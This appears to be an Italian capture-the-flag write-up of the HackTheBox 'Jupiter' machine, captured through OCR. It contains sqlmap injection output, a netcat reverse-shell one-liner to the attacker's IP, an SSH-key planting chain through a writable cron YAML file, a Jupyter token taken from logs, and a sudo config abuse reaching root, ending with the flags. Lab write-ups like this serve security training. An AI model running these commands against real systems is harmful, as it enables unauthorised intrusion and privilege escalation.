[16:02:05] [INFO] fetching current user
[16:02:05] [INFO] retrieved: grafana_viewer
current user: 'grafana_viewer'
[16:02:53] [INFO] fetching current database
[16:02:53] [INFO] retrieved: public
[16:03:17] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart
her DBMSes
current database (equivalent to schema on PostgreSQL): 'public'
[16:03:17] [WARNING] on PostgreSQL it is not possible to enumerate the hostname
[16:03:17] [INFO] testing if current user is DBA
current user is DBA: True
[16:03:18] [INFO] fetching database users privileges
[16:03:18] [INFO] fetching database users
[16:03:18] [INFO] fetching number of database users
[16:03:18] [INFO] retrieved: 2
[16:03:20] [WARNING] reflective value(s) found and filtering out of statistical model, please wait
.............................. (done)
```


```
[16:03:29] [INFO] fetching current database
available databases [1]:
[*] public

[16:03:29] [INFO] fetching tables for database: 'public'
[16:03:29] [INFO] fetching number of tables for database 'public'
[16:03:29] [INFO] retrieved: 1
[16:03:30] [WARNING] (case) time-based comparison requires reset of stat
... (done)
moons
Database: public
[1 table]
+-------+
| moons |
+-------+

[16:03:54] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 75 times
```

Ricevo parecchie informazioni interessanti:

User -> grafana_viewer
Database -> public
table -> moon
Database Admin -> true

Seguendo le indicazioni dell articolo postato di 'HackTricks' posso confermare con la seguente query se l user attuale ha o meno i
privilegi admin nel database:

```
sqlmap -r request --batch --dbms postgresql --sql-query "SELECT current_setting('is_superuser');"
```



Foothold

Rev-Shell from SQLMAP

Sempre con riferimento alla documentazione linkata di 'HackTrick' e la documentazione ufficiale

RIF = https://hackerhood.redhotcyber.com/sql-injection-con-sqlmap/

Avviamo una webshell

Passeremo ad altra operazione che fare con sqlmap, molto interessante. Poter inviare direttamente dei comandi al server per poi farci restituire output, una sorta di reverse shell.

Per fare questo utilizziamo –os-shell, e in seguito la console ci farà alcune domande. Inizialmente tenterà di utilizzare delle librerie di Mysql ma fallirà, e proseguirà caricando una webshell in php che userà per inviare i nostri comandi.

Quindi eseguiremo:

sqlmap -u "http://192.168.218.130/cc/php/ajaxGetPdfData.php?id=1" -p id –os-shell

1

```
sqlmap -r request --batch --dbms postgresql --os-shell --time-sec=1
```


```
[16:21:35] [INFO] the back-end DBMS operating system is Linux
[16:21:35] [INFO] testing if current user is DBA
[16:21:35] [INFO] retrieved: 1
[16:21:38] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[16:21:38] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

RevShell Postgres User

Una volta raggiunta la modalità shell di SQLMAP con il comando precedente posso spawnare una rev-shell direttamente da qui
senza dover seguire quindi tutti i comandi esplicitati nel POC , semplificando quindi il tutto il processo.

Il comando sarà il seguente con cui richiamo una rev-shell nc sulla porta 443:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.45 443 >/tmp/f &
```

```
[16:33:20] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.45 443 >/tmp/f &
```

```
/opt/h/Jupiter  nc -lnvp 443                                    ✔
listening on [any] 443 ...
connect to [10.10.14.45] from (UNKNOWN) [10.10.11.216] 34082
sh: 0: can't access tty; job control turned off
$ whoami
postgres
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@jupiter:/var/lib/postgresql/14/main$ cd /home
cd /home
postgres@jupiter:/home$
```

Dopo aver fatto l upgrade della shell pty, mi reco nella home e trovo altri 2 utenti ‘juno’ e ‘jovian’ alle cui directory però non ho accesso

```
postgres@jupiter:/home$ ls
ls
jovian  juno
postgres@jupiter:/home$ cd juno
cd juno
bash: cd: juno: Permission denied
postgres@jupiter:/home$ cd jovian
cd jovian
bash: cd: jovian: Permission denied
postgres@jupiter:/home$
```

Lateral Movment


Lateral Movment

Ciò che mi viene in mente a questo punto è andare nella directory pubblica di default per i sistemi linux , /dev/shm e qui trovo un file
interessante ‘network-simulation.yml’ , incuriosito da questo file e per verificare se ci sono processi in corso o cron per gli user trovati
scarico sul target il tool ‘pspy64’ gli do i permessi di esecuzione e lo runno:

```
SecLists-master      enum4linux-ng              pspy64

 /opt python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.216 - - [28/Feb/2025 16:48:34] "GET /pspy64 HTTP/1.1" 200 -
```

```
postgres@jupiter:/dev/shm$ wget http://10.10.14.45:8000/pspy64
wget http://10.10.14.45:8000/pspy64
--2025-02-28 15:49:30--  http://10.10.14.45:8000/pspy64
Connecting to 10.10.14.45:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.96M  1.99MB/s    in 1.5s

2025-02-28 15:49:32 (1.99 MB/s) - 'pspy64' saved [3104768/3104768]

postgres@jupiter:/dev/shm$ ls
ls
network-simulation.yml  PostgreSQL.938818684  pspy64  shadow.data
postgres@jupiter:/dev/shm$ chmod +x pspy64
chmod +x pspy64
postgres@jupiter:/dev/shm$
```

```
postgres@jupiter:/dev/shm$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
2025/02/28 15:56:01 CMD: UID=1000  PID=1667   | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml

2025/02/28 15:56:01 CMD: UID=1000  PID=1665   | /bin/bash /home/juno/shadow-simulation.sh
2025/02/28 15:56:01 CMD: UID=1000  PID=1670   | sh -c lscpu --online --parse=CPU,CORE,SOCKET,NODE
2025/02/28 15:56:01 CMD: UID=1000  PID=1671   | lscpu --online --parse=CPU,CORE,SOCKET,NODE
2025/02/28 15:56:01 CMD: UID=1000  PID=1676   | /usr/bin/python3 -m http.server 80
2025/02/28 15:56:01 CMD: UID=1000  PID=1677   | /usr/bin/curl -s server
2025/02/28 15:56:01 CMD: UID=1000  PID=1679   | /usr/bin/curl -s server
2025/02/28 15:56:01 CMD: UID=1000  PID=1681   | /usr/bin/curl -s server
2025/02/28 15:56:01 CMD: UID=1000  PID=1686   | /bin/bash /home/juno/shadow-simulation.sh
```

```
2025/02/28 15:58:01 CMD: UID=1000  PID=1695   | /bin/bash /home/juno/shadow-simulation.sh
2025/02/28 15:58:01 CMD: UID=1000  PID=1694   | /bin/sh -c /home/juno/shadow-simulation.sh
2025/02/28 15:58:01 CMD: UID=1000  PID=1696   | rm -rf /dev/shm/shadow.data
2025/02/28 15:58:01 CMD: UID=1000  PID=1697   | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml

2025/02/28 15:58:01 CMD: UID=1000  PID=1700   |
2025/02/28 15:58:01 CMD: UID=1000  PID=1701   | lscpu --online --parse=CPU,CORE,SOCKET,NODE
2025/02/28 15:58:01 CMD: UID=1000  PID=1706   | /usr/bin/python3 -m http.server 80
2025/02/28 15:58:02 CMD: UID=1000  PID=1707   | /usr/bin/curl -s server
2025/02/28 15:58:02 CMD: UID=1000  PID=1709   | /usr/bin/curl -s server
2025/02/28 15:58:02 CMD: UID=1000  PID=1711   | /usr/bin/curl -s server
2025/02/28 15:58:02 CMD: UID=1000  PID=1716   | /bin/bash /home/juno/shadow-simulation.sh
```

Trovo come sospettato che il file ‘network-simulator.yml’ visto sopra viene runnato dall user ‘juno’ ogni 2 minuti, quindi ciò che serve
verificare adesso e se su quel file sia presente una configurazione dei permessi sbagliata che permetta la scrittura e quindi la possibilità
di modificarlo con una chiamata a una rev-shell.

```
postgres@jupiter:/dev/shm$ ls
network-simulation.yml  PostgreSQL.938818684  pspy64  shadow.data
postgres@jupiter:/dev/shm$ ls -lah network-simulation.yml
-rw-rw-rw- 1 juno juno 815 Mar  7  2023 network-simulation.yml
postgres@jupiter:/dev/shm$
```

Bene la configurrzione dei permessi permetta la scrittura a chiunque quindi ora vado a vedere il file

```
postgres@jupiter:/dev/shm$ cat network-simulation.yml
general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/python3
      args: -m http.server 80
      start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
    - path: /usr/bin/curl
      args: -s server
      start_time: 5s
postgres@jupiter:/dev/shm$
```

Interessante chiama ogni 2 minuti 3 host diversi quindi potrei modificare la chiamata a uno dei 3 host.
Quello che voglio fare è creare in locale una ‘keypair’ per l user ‘juno’ poi copiarla nella directory pubblica /dev/shm , in
‘Authorized_Keys’ directory e infine modificare i campi ‘path’ e ‘args’ dello script per far in modo che quando quest ultimo viene
chiamato copi la key nella home di ‘juno’ nella sua directory ‘.ssh’ , per poi usarla per connettermi come user ‘juno’ da locale.

Generazione Keypair (in locale)

```
 opt/h/Jupiter ssh-keygen -f juno -b 1024
Generating public/private ed25519 key pair.
Enter passphrase for "juno" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in juno
Your public key has been saved in juno.pub
The key fingerprint is:
SHA256:xfBLTf2YzLJ0Sd8PAtME04loReiwWJ8G8E3SYME0jy8 root@xyz
The key's randomart image is:
+--[ED25519 256]--+
|     .+B+o=*oo   |
|      o=B=++++ o |
|      ooBo.=o.+ *.|
|     . ..=o .+ O +|
|       E.S .. = ..|
|         .    .  .|
|                 |
|                 |
|                 |
+----[SHA256]-----+
 opt/h/Jupiter ls
Jupiter.ctd  juno  juno.pub  jupiter_scan  request
 opt/h/Jupiter
```

copia sul target la publik key in /dev/shm authorized_keys

```
 opt/h/Jupiter ls                                                    root@xyz
Jupiter.ctd  juno  juno.pub  jupiter_scan  request
 opt/h/Jupiter cat juno.pub                                          root@xyz
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILPuotCVAlVIroPBVfM0Cw6GpJIoJooe20Hvf79c2wTn root@xyz
 opt/htb_machine/Jupiter
```

```
postgres@jupiter:/dev/shm$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILPuotCVAlVIroPBVfM0Cw6GpJIoJooe20Hvf79c2wTn root@xy
> authorized_keys
postgres@jupiter:/dev/shm$ ls
authorized_keys  network-simulation.yml  PostgreSQL.938818684  pspy64  shadow.data
```

E gli do i necessari permessi

```
postgres@jupiter:/dev/shm$ chmod o=r authorized_keys
postgres@jupiter:/dev/shm$
```

Modifica file ‘network-simulation.yml’

Al terzo host modifico i campi ‘path’ con ‘/usr/bin/cp’ e il campo ‘args’ con '/dev/shm/authorized_keys /home/juno/.ssh' per far in
modo che la key venga copiata nella home di ‘juno’ alla directory ‘/.ssh’ a cui altrimenti non avrei accesso.

```
hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/python3
      args: -m http.server 80
      start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
    - path: /usr/bin/cp
      args: "/dev/shm/authorized_keys /home/juno/.ssh"
```

SSH Shell Juno

Quello che farò ora e monitorare i processi con pspy64, e quando viene chiamato connettermi con la private key a user ‘juno’
tramite ssh

```
2025/02/28 16:40:01 CMD: UID=1000  PID=2431   | /bin/bash /home/juno/shadow-simulation.sh
2025/02/28 16:40:01 CMD: UID=1000  PID=2432   | rm -rf /dev/shm/shadow.data
2025/02/28 16:40:01 CMD: UID=1000  PID=2433   | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2025/02/28 16:40:01 CMD: UID=1000  PID=2436   | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2025/02/28 16:40:01 CMD: UID=1000  PID=2437   |
2025/02/28 16:40:01 CMD: UID=1000  PID=2442   | /usr/bin/python3 -m http.server 80
2025/02/28 16:40:01 CMD: UID=1000  PID=2443   | /usr/bin/curl -s server
2025/02/28 16:40:01 CMD: UID=1000  PID=2445   | /usr/bin/curl -s server
2025/02/28 16:40:01 CMD: UID=1000  PID=2447   | /usr/bin/curl -s server
2025/02/28 16:40:01 CMD: UID=1000  PID=2452   | /bin/bash /home/juno/shadow-simulation.sh
```

```
 opt/htb_machine/Jupiter ls
Jupiter.ctd  juno  juno.pub  jupiter_scan  request
 opt/htb_machine/Jupiter ssh -i juno juno@jupiter.htb
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)
```

```
Last login: Wed Jun  7 15:13:15 2023 from 10.10.14.23
juno@jupiter:~$ whoami
juno
juno@jupiter:~$ id
uid=1000(juno) gid=1000(juno) groups=1000(juno),1001(science)
juno@jupiter:~$
```

recupero la user.txt nella home di juno

```
juno@jupiter:~$ cd /home/juno
juno@jupiter:~$ cat user.txt
bb3269ade74504818812e40a5bf54303
```

user.txt = bb3269ade74504818812e40a5bf54303

Priv_Esc Jovian

Pivot User Jovian

come prima cosa vado a verificare i gruppi a cui appartiene l utente attuale ‘juno’ e trovo che fa parte di ‘science’ , quindi cerco
con il seguente comando i file appartenenti al gruppo ‘science’ su cui e trovo qualcosa di interessante nella dir '/opt/solar-flares'

```
groups
find / 2>/dev/null -type f -perm -o=r -group science
```

```
juno@jupiter:~$ groups
juno science
juno@jupiter:~$ find / 2>/dev7null -type f -perm o=r -group science
-bash: /dev7null: Permission denied
juno@jupiter:~$ find / 2>/dev/null -type f -perm o=r -group science
juno@jupiter:~$ groups
juno science
juno@jupiter:~$ find / 2>/dev/null -type f -perm o=r -group science
juno@jupiter:~$ find / 2>/dev/null -type f -perm o=r -group science
juno@jupiter:~$ find / 2>/dev/null -type f -perm -o=r -group science
/opt/solar-flares/start.sh
/opt/solar-flares/logs/jupyter-2023-03-10-25.log
/opt/solar-flares/logs/jupyter-2023-03-08-37.log
/opt/solar-flares/logs/jupyter-2023-03-08-38.log
/opt/solar-flares/logs/jupyter-2023-03-08-36.log
/opt/solar-flares/logs/jupyter-2023-03-09-11.log
/opt/solar-flares/logs/jupyter-2023-03-09-24.log
/opt/solar-flares/logs/jupyter-2023-03-08-14.log
/opt/solar-flares/logs/jupyter-2023-03-09-59.log
```


Quindi vado a vedere cosa contengono i file di log in ‘/opt/solar-flares/logs/’

```
juno@jupiter:/opt/solar-flares/logs$ cat jupyter-2025-02-28-30.log
[W 15:30:14.261 NotebookApp] Terminals not available (error was No module named 'terminado')
[I 15:30:14.273 NotebookApp] Serving notebooks from local directory: /opt/solar-flares
[I 15:30:14.273 NotebookApp] Jupyter Notebook 6.5.3 is running at:
[I 15:30:14.273 NotebookApp] http://localhost:8888/?token=762b91d0e1e69877c5d386b13ab3e275a306ab1138a
12fe9
[I 15:30:14.273 NotebookApp]  or http://127.0.0.1:8888/?token=762b91d0e1e69877c5d386b13ab3e275a306ab1
138a12fe9
[I 15:30:14.273 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to sk
ip confirmation).
[W 15:30:14.281 NotebookApp] No web browser found: could not locate runnable browser.
[C 15:30:14.281 NotebookApp]

    To access the notebook, open this file in a browser:
        file:///home/jovian/.local/share/jupyter/runtime/nbserver-1175-open.html
    Or copy and paste one of these URLs:
        http://localhost:8888/?token=762b91d0e1e69877c5d386b13ab3e275a306ab1138a12fe9
     or http://127.0.0.1:8888/?token=762b91d0e1e69877c5d386b13ab3e275a306ab1138a12fe9
juno@jupiter:/opt/solar-flares/logs$
```

Bene si nota che l applicazione ‘Jupiter Notebook’ sta runnando con il token dell utente ‘jovian’ come localhost e visti i permessi di
lettura del file accessibile da chiunque, posso creare un tunnell ssh su porta 9999 , che permetta di seguire l app da localhost .
Quindi mi disconnetto dalla mia attuale connessione SSH e ne creo una nuova con tunnel su localhost alla porta 9999

```
ssh -D 9999 -i juno juno@jupiter.htb
ssh -L 8888:127.0.0.1:8888 -i juno juno@jupiter.htb
```

Una volta fatto questo devo impostare il browser per usare un ‘socks proxy’ alla porta 9999 poi da un altro terminale digitare il secondo
comando nel box sopra per fare il portforwarding su 127.0.0.1:8888 , ed infine inserire nel browser l indirizzo con token trovato
nel file di log in precedenza.



Notebook Jupiter è un software interattivo che permette la comunicazione in tempo reale per sviluppatori , per rendere piu agevole e
snella la progettazione di codice e la riuscita di progetti, e permette la scrittura di codice Python.

Quindi posso nuovamente utilizzare il payload già usato per l user 'juno' in precedenza;

Copia pub_key da Jupiter Notebook con Python

```
import os
os.system('mkdir /home/jovian/.ssh; echo ssh-rsa <pubkey> >
/home/jovian/.ssh/authorized_keys')
```

Sostituisco <publikkey> con la key di juno nel server Jupiter con cmd python sopra

```
In [2]: import os
        os.system('mkdir /home/jovian/.ssh;
        echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILPuotCVAlVIroPBVfM0Cw6GpJIoJooe20Hvf79c2wTn root@xy:
          Cell In[2], line 2
```

Connessione SSH Jovian

```
opt/htb_machine/Jupiter ssh -i juno jovian@jupiter.htb
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

```
jovian@jupiter:~$ id
uid=1001(jovian) gid=1002(jovian) groups=1002(jovian),27(sudo),1001(science)
jovian@jupiter:~$ whoami
jovian
jovian@jupiter:~$
```

Priv_Esc to Root

SUID Binary for user jovian

L user Jovian può runnare con rivilegi sudo il binario /usr/local/bin/sattrack come mostra il cmd 'sudo -l'

```
jovian@jupiter:~$ sudo -l
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
jovian@jupiter:~$
```

L utente 'jovian' può runnare il binario 'sattrack' con privilegi root, quindi come prima cosa provo a runnarlo per vedere in maniera
semplice cosa mi risponde

```
jovian@jupiter:~$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Configuration file has not been found. Please try again!
jovian@jupiter:~$
```

Pare che non riesca ad eseguirlo perchè cerca un file di configurazione che non trova, ma si dovrebbe comunque trovare all interno
del target, e quindi partendo da questo presuposto faccio una ricerca semplice per trovare file collegati a 'sattrack'

`find / -name sattrack -type d 2>/dev/null`

```
jovian@jupiter:~$ find / -name sattrack -type d 2>/dev/null
/usr/local/share/sattrack
```

Vado nella directory indicata e trovo 3 file che sembrano essere collegati al binario sono dei .json , e quindi

da qui runno di nuovo il
binario ma fallisce nuovamente

```
jovian@jupiter:~$ cd /usr/local/share/sattrack
jovian@jupiter:/usr/local/share/sattrack$ ls
config.json  earth.png  map.json
jovian@jupiter:/usr/local/share/sattrack$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Configuration file has not been found. Please try again!
jovian@jupiter:/usr/local/share/sattrack$
```

Continua a mancare questo file di configurazione , e quindi per capirci qualcosa in piu' provo ad analizzare il binario con ‘strings’ per
cercare tutto ciò che all interno contenga ‘config’ e trovo un file interessante

```
jovian@jupiter:/usr/local/share/sattrack$ strings /usr/local/bin/sattrack | grep config
/tmp/config.json
tleroot not defined in config
updatePerdiod not defined in config
station not defined in config
name not defined in config
lat not defined in config
lon not defined in config
hgt not defined in config
mapfile not defined in config
texturefile not defined in config
tlefile not defined in config
su_lib_log_config
_GLOBAL__sub_I__Z6configB5cxx11
jovian@jupiter:/usr/local/share/sattrack$
```

Semabra indicare che si potrebbero trovare i file che interessano in /tmp , quindi provo a copiarli nel binario e poi lo runno nuovamente

```
jovian@jupiter:/tmp$ cp /usr/local/share/sattrack/* /tmp/
jovian@jupiter:/tmp$ sudo /usr/local/bin/sattrack
Satellite Tracking System
tleroot does not exist, creating it: /tmp/tle/
Get:0 http://celestrak.org/NORAD/elements/weather.txt
Could not resolve host: celestrak.org
Get:0 http://celestrak.org/NORAD/elements/noaa.txt
Could not resolve host: celestrak.org
Get:0 http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle
Could not resolve host: celestrak.org
Satellites loaded
No sats
jovian@jupiter:/tmp$
```

Ora il binario sembra funzionare ....

La risposta ricevuta contiene alcuni pezzi di info che possono essere utili:

- Se la tleroot non esiste, allora sarà creata
- Tenta di interrogare un URL per weather.txt , noaaa.txt e gp.php

Il file di configurazione è il seguente presente ora in /tmp

```
jovian@jupiter:/tmp$ cat config.json
{
        "tleroot": "/tmp/tle/",
        "tlefile": "weather.txt",
        "mapfile": "/usr/local/share/sattrack/map.json",
        "texturefile": "/usr/local/share/sattrack/earth.png",

        "tlesources": [
                "http://celestrak.org/NORAD/elements/weather.txt",
                "http://celestrak.org/NORAD/elements/noaa.txt",
                "http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"
        ],

        "updatePerdiod": 1000,

        "station": {
                "name": "LORCA",
                "lat": 37.6725,
                "lon": -1.5863,
                "hgt": 335.0
        },

        "show": [
        ],

        "columns": [
                "name",
                "azel",
                "dis",
                "geo",
                "tab",
                "pos",
                "vel"
        ]
}
```

Ora analizzando l output del binario runnato mostrato sopra, se la 'tleroot' non esiste viene creata in '/tmp/tle' e andando a vedere
questa directory si ha la conferma che i file vengono effettivamente richiesti e salvati.
Quindi ciò che potrei fare e cambiare la 'tleroot' con una a scelta e copiare un file li, nel caso specifico potrei sempre usare una key
ssh , questa volta creata per 'jovian' , copiarla nella directory '/.ssh/authorized_keys' di jovian, e infine modificare il file di configurazione
'config.json' per far in modo che quando runno il binario come sudo punti a '/root/.ssh' modificando 'tleroot' e che prenda la key che
abbiamo creato per l user 'jovian' da '/home/jovian/.ssh/authorized_keys' modificando il campo 'tlesources'.

Creazione Pairkey Jovian

```
jovian@jupiter:/tmp$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/jovian/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/jovian/.ssh/id_rsa
Your public key has been saved in /home/jovian/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:E2DyieWBPL4HhWVOtQg9xBTDQQVk3a97UvxoAoN9QTk jovian@jupiter
The key's randomart image is:
+---[RSA 3072]----+
|    .o%^Bo. .    |
|     =&** .. E   |
|    .. o*.o. o   |
|     o     .. .  |
|      o oS  +    |
|     . o +.o o   |
|      .   + o o  |
|           + + . |
|            =    |
+----[SHA256]-----+
jovian@jupiter:/tmp$
```

Copia id_rsa.pub in authorized_keys

```
jovian@jupiter:/tmp$ cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
jovian@jupiter:/tmp$
```

Modifica file config.json

```
        "tleroot": "/root/.ssh/",
        "tlefile": "weather.txt",
        "mapfile": "/usr/local/share/sattrack/map.json",
        "texturefile": "/usr/local/share/sattrack/earth.png",

        "tlesources": [
                "file:///home/jovian/.ssh/authorized_keys"
        ],

        "updatePerdiod": 1000,
```

Run Sudo binary ‘sattrack’

```
jovian@jupiter:/tmp$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Get:0 file:///home/jovian/.ssh/authorized_keys
tlefile is not a valid file
```

SSH Root Connection

```
jovian@jupiter:/tmp$ ssh root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:Ew7jqugz1PCBr4+xKa3GVApxe+GlYwliOFLdMlqXWf8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.


root@jupiter:~# whoami
root
root@jupiter:~# id
uid=0(root) gid=0(root) groups=0(root)
root@jupiter:~#
```

L attacco ha avuto successo e ha funzionato correttamente , il file ‘authorized_keys’ che ho creato è stato correttamente copiato nella
directory di root user ‘./ssh’ e questo ha permesso di poterci autenticare come ‘root’ utilizzando la 'private key'

Recupero root.txt

```
root@jupiter:~# cd /root && cat root.txt
063a68086a0d01c9bdc44e745adf402b
root@jupiter:~#
```

Flags

user.txt = bb3269ade74504818812e40a5bf54303

root.txt = 063a68086a0d01c9bdc44e745adf402b